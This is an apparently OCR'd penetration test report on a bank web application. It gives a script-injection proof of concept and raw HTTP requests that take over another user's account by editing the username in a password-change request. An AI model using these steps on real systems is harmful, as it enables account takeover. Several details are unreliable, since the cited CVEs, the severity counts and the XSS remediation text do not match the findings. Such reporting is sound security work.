# Security Assessment Findings Report

## SafeGuard Solutions

*Date: June 1st, 2024*

# Table of Contents

## Confidentiality Statement

This document is the exclusive property of SafeGuard Solutions and Jay's Bank. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both SafeGuard Solutions and Jay's Bank. SafeGuard Solutions may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. SafeGuard Solutions prioritized the assessment to identify the weakest security controls an attacker would exploit. SafeGuard Solutions recommends conducting similar assessments on a regular basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information

| Name | Titl<br>e | Contact Information |
|---|---|---|
| FortifyTech | | |
| John Smith | Global Information Security Manager | Email: jsmith@democorp.com |
| Jay's Bank | | |
| Salsabila Amalia Harjanto | Lead Penetration Tester | Email: harjantosalsabila@gmail.com<br>NRP: 5027221023 |


# Assessment Overview

From May 28th, 2024 to June 1st, 2024, SafeGuard Solutions conducted a penetration test on Jay's Bank Application. The assessment aimed to identify and report vulnerabilities within the application according to the specified rules and guidelines.

The phases of penetration testing activities included:

- Planning: Gathering customer goals and obtaining rules of engagement.
- Discovery: Performing scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Reporting: Documenting all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

This assessment adhered to ethical standards and guidelines, prioritizing professionalism and confidentiality throughout the testing process.



# Assessment Components

## Internal Penetration Test

This emulated the role of an attacker from within the application's network environment. The objective was to scan the network and identify potential host vulnerabilities, focusing on the application's functionalities, user account mechanisms, authentication methods, web interface, API, database interactions, and data handling processes. The internal penetration test aimed to uncover vulnerabilities such as SQL injection, XSS, and authentication/authorization issues within the application.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

| Severity | CVSS V3 Score Range | Definitio n |
|---|---|---|
| Critical | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| High | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| Moderate | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| Low | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| Informational | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

## Risk Factors

Risk is measured by two factors: Likelihood and Impact:

### Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

### Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

# Scope

| Assesment | Details |
|---|---|
| Internal Penetration Test | 167.172.75.216 |

## Scope Exclusions

- The penetration testing scope covers all aspects of Jay's Bank Application, including its functionalities, user account mechanisms, authentication methods, web interface, API, database interactions, and data handling processes.
- The focus is on identifying vulnerabilities such as SQL injection, XSS (Cross-Site Scripting), and authentication/authorization issues within the application.

## Client Allowances

- Prohibited from conducting attacks that could damage the application's data or infrastructure.
- Prohibited from exploiting vulnerabilities that could grant access to the server (e.g., RCE, privilege escalation).
- Must avoid DoS/DDoS attacks that could disrupt the availability of the application's services.

# Executive Summary

SafeGuard Solutions evaluated Jay's Bank's internal security posture through penetration testing from May 28nd, 2024 to June 1st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

## Scoping and Time Limitations

During the penetration testing, several vulnerabilities were identified within Jay's Bank Application. These vulnerabilities include broken access control, XSS (Cross-Site Scripting) vulnerabilities, and potential SQL injection vulnerabilities. The testing aimed to uncover such vulnerabilities to assess the overall security posture of the application.

## Testing Summary

During the penetration testing of Jay's Bank Application, a comprehensive approach was adopted to identify vulnerabilities.

The initial phase involved the use of Gobuster to enumerate endpoints utilized by the application. This revealed several endpoints, including /register, /login, /dashboard, and /profile.

Subsequent testing uncovered major vulnerabilities, including XSS (Cross-Site Scripting) attacks and Broken Access Control. These vulnerabilities were identified through proactive testing methodologies, such as manipulation of JavaScript code and Burp Suite analysis.

The presence of these vulnerabilities underscores the importance of addressing them promptly to mitigate potential security risks. Immediate remediation measures, such as implementing input validation and access control mechanisms, are recommended to enhance the overall security posture of Jay's Bank Application before its public release.

## Tester Notes and Recommendations

1. Broken Access Control: Utilizing Burp Suite, a broken access control vulnerability was discovered within the application. This vulnerability could potentially allow unauthorized users to access restricted functionalities or resources. It is recommended that proper access controls and authorization mechanisms be implemented to mitigate this risk.
2. XSS (Cross-Site Scripting): By modifying JavaScript code, an XSS vulnerability was successfully exploited, allowing the injection of arbitrary scripts into the application's web interface. To mitigate this vulnerability, input validation and output encoding should be implemented to prevent malicious script injection.

These findings highlight the importance of conducting thorough security assessments and implementing appropriate security measures to protect against common web application vulnerabilities.

## Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

1. Burp Suite was effectively utilized to identify broken access control vulnerabilities, showcasing proactive testing methodologies.
2. The identification of XSS vulnerabilities through manipulation of JavaScript code demonstrates thorough assessment of the application's security.

The following identifies the key weaknesses identified during the assessment:

1. Broken access control vulnerability indicates potential unauthorized access to restricted functionalities or resources within Jay's Bank Application, posing a security risk.
2. XSS vulnerabilities could allow malicious actors to inject arbitrary scripts into the application's web interface, potentially leading to client-side attacks or data theft.

These findings underscore the importance of addressing these vulnerabilities promptly to enhance the overall security posture of Jay's Bank Application before its public release.

## Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

### Internal Penetration Test Findings

| | | | | |
|---|---|---|---|---|
| 13 | 5 | 6 | 0 | 1 |
| Critical | High | Moderate | Low | Informational |

| Finding | Severity | Recommendation |
|---|---|---|
| Vulnerable to XSS (Cross-Site Scripting) | High | Implementing secure installation processes involves several key measures. Firstly, a repeatable hardening process should be established to swiftly deploy environments with proper security measures, ensuring consistency across different environments while automating setup efforts. Secondly, a minimal platform configuration should be adopted, removing unnecessary features and components to minimize the attack surface. Regular review and update of configurations, particularly in response to security advisories and patches, is essential, alongside a focus on cloud storage permissions. Employing a segmented application architecture enables |

| | | |
|---|---|---|
| | | secure separation between components or tenants, supported by security directives sent to clients for policy enforcement. Finally, an automated process should verify the effectiveness of configurations across all environments, ensuring consistent and robust security measures. |
| Vulnerable to Broken Access Control | High | Involving implementing robust authentication mechanisms, such as multi-factor authentication and secure credential storage, alongside defining granular authorization policies and access controls based on the principle of least privilege. Secure session management practices should be implemented to prevent session hijacking, and comprehensive audit logging enabled to track user activities and detect unauthorized access. Regular security assessments, including penetration testing and code reviews, should be conducted to identify and remediate potential vulnerabilities, ensuring the overall security posture of systems and applications is maintained. |


# Technical Findings

## Penetration Test Findings

Vulnerable to XSS (Cross-Site Scripting) – 167.172.75.216 (High)

| | |
|---|---|
| Description: | A reflected cross-site scripting (XSS) vulnerability enables a remote attacker to execute arbitrary JavaScript code in the browser-based web console. It is a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. |
| Risk: | High |
| System: | 167.172.75.216 |
| Tools: | Manual |
| References: | ● CVE-2021-41878<br>● CWE-79 |

### Evidence



Register

Username:

<h1><script>alert(!!!)</script></h1>

Username must be at least 10 characters long.

Password:


•••••••••••

Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Register

Already have an account? Login here.

*Figure 1: 167.172.75.216/register*



Login


Username: <h1><script>alert(!!!)</script></h1>

Password: ••••••••••

Login

Don't have an account? Sign up here.

*Figure 2: 167.172.75.216/login*



167.172.75.216

5

*Figure 3: Login Result - Alert*


**Remediation**

Implementing secure installation processes involves several key measures. Firstly, a repeatable hardening process should be established to swiftly deploy environments with proper security measures, ensuring consistency across different environments while automating setup efforts. Secondly, a minimal platform configuration should be adopted, removing unnecessary features and components to minimize the attack surface. Regular review and update of configurations, particularly in response to security advisories and patches, is essential, alongside a focus on cloud storage permissions. Employing a segmented application architecture enables secure separation between components or tenants, supported by security directives sent to clients for policy enforcement. Finally, an automated process should verify the effectiveness of configurations across all environments, ensuring consistent and robust security measures.

## Vulnerable to Vulnerable to Broken Access Control – 167.172.75.216 (High)

| | |
|---|---|
| Description: | A Broken Access Control vulnerability in Active Job versions >= 4.2.0 allows an attacker to craft user input which can cause Active Job to deserialize it using GlobalId and give them access to information that they should not have. |
| Risk: | High |
| System: | 167.172.75.216 |
| Tools: | BurpSuite |
| References: | - CVE-2018-16476.<br>- CWE-284 |

## Evidence


Applications
Places
Jun 1 02:51
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Interce... Action Open b... Add notes HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
It's empty in here
Add
Request cookies 0
Request headers
0 highlights
Event log (9) All issues
Memory: 416.4MB
Login - Jay's Bank
Not secure 167.172.75.216/login
Login
Don't have an account? Sign up here.

Request to http://167.172.75.216:80


```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"tescaca321",
  "password":"H@i1234567"
}
```

Username: tescaca321

Password: ••••••••••

*Figure 4: Login with the 1st username and password*



Request to http://167.172.75.216:80

```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 77
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZS
I6InRlc2NhY2EzMjEiLCJpYXQiOjE3MTcyMjQ2OTh9.LDIdvFkC
CFNAJkECb9f0Eq-iQ89DQpMKZWd9aXfsB0c; username=
tescaca321
Connection: close

{
  "new_password":"H3y1234567",
  "secret_answer":"engga",
  "username":"tescaca654"
}
```

1234567890

Credit Card:

1234567890123456

Secret Question:

kamu gapapa?

Secret Answer:

engga

Current Password (for verification):

••••••••••

Update Profile

New Password:


••••••••••

Secret Answer:

engga

Change Password

Figure 5: Change the password on web and change username on BurpSuite proxy



Request to http://167.172.75.216:80

```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"tescaca654",
  "password":"H3y1234567"
}
```

Login

Username:

tescaca654

Password:

